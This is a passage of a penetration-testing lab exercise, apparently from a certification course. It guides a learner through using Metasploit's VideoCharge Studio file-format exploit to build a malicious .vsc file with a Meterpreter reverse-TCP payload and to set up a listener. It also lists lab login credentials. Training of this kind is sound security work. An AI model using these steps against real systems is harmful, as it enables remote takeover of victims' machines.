Network Penetration Testing Methodology-Internal

6 Hr 34 Min Remaining

Instructions Resources Help  100%

Exercise 21: Penetration Testing Buffer Overflow Vulnerability on a Windows Application

Scenario

In computer security and programming, a buffer overﬂow, or buffer overrun vulnerability appears where an application needs to read external information such as a character string, but the receiving buffer is relatively small compared to the possible size of the input string, and the application doesn't check the size. The buffer allocated at run-time is placed on a stack, which keeps the information for executing functions, such as local variables, argument variables, and the return address. The overﬂowing string can alter such information. This also means that an attacker can change the information as he or she wants to. For example, the attacker can inject a series of machine language commands such as a string that also leads to the execution of the attack code by changing the return address to the address of the attack code. The ultimate goal is usually to get control of a privileged shell by such methods.  
As a penetration tester, you must be able to understand the concept of buffer overflow vulnerabilities and pentest them.  
In this lab, you are going to pentest a buffer overflow vulnerability on a windows application and gain access to the system.

**Lab Duration**: **20** Minutes

1. This lab is a part of white box pentesting, where you are informed that there is an application named VideoCharge Studio installed on a system. In this lab, we are going to pentest buffer overflow vulnerability present in this application. So, before beginning this lab, we are going to install VideoCharge Studio in the **Sales Department** machine (Windows 10). Select **Sales Department** from the **Resources** pane and log in to it using the credentials **Admin/test@123**. Once you login to the machine, if a Network banner appears at the right side corner of the **Desktop**, click **Yes**.

You can use the **Type Password** option from the **Commands** menu to enter the password.




1. To install VideoCharge Studio, navigate to **\\172.19.19.20\e\CPENT Module 06 Network Penetration Testing Methodology-Internal\VideoCharge Studio** and double-click on **VideoChargeStudio\_Install.exe** to install the tool.


If a **User Account Control** pop-up window appears, click **Yes**.

If a **Windows Security** pop-up appears to access **\\172.19.19.20**, provide **Windows Server 2019** credentials i.e.,  
Username: **Administrator**  
Password: **Pa$$w0rd**  
and click **OK**.


If an **Open File - Security Warning** pop-up window appears, click **Run**.



1. The **VideoCharge Studio - InstallShield Wizard** appears, click **Next** to continue. Accept the license agreement and then, follow the wizard-driven installation steps to install the application.



1. At the end of the installation, click **Finish**. If a **Language** pop-up appears, click **OK** (meaning we are selecting **English** as the default language).



1. A VideoCharge Studio Trial version pop-up appears, click on the **Quit** button to close the window. Also, close the navigated window where the installer file is located.




1. Click [Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10). Parrot lock screen appears.




1. By default **pentester** is selected as the **user**. Type **toor** in the Password field and press **Enter**.




1. Launch a command line terminal, type **msfconsole** and press **Enter** to launch the Metasploit framework.




1. Now, we shall search through the msf database for a suitable exploit. Type **search videocharge** and press **Enter**. This returns the exploit(s) related to the application. We will be using this exploit to perform buffer overflow on the application.




1. Type **use exploit/windows/fileformat/videocharge\_studio** and press **Enter**. If we are assigning any payload to the exploit, this will take default payload as **set payload windows/meterpreter/reverse\_tcp**. Any how this exploit uses the default payload.




1. Type **set lhost 172.19.19.18** (IP Address of **Parrot** machine) and press **Enter**.




1. Type **exploit** and press **Enter**. This creates a malicious payload named **msf.vsc** in **/home/pentester/.msf4/local** folder.




1. Now, type **use exploit/multi/handler** and press **Enter**.




1. Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.



1. Type **set lhost 172.19.19.18** and press **Enter**.

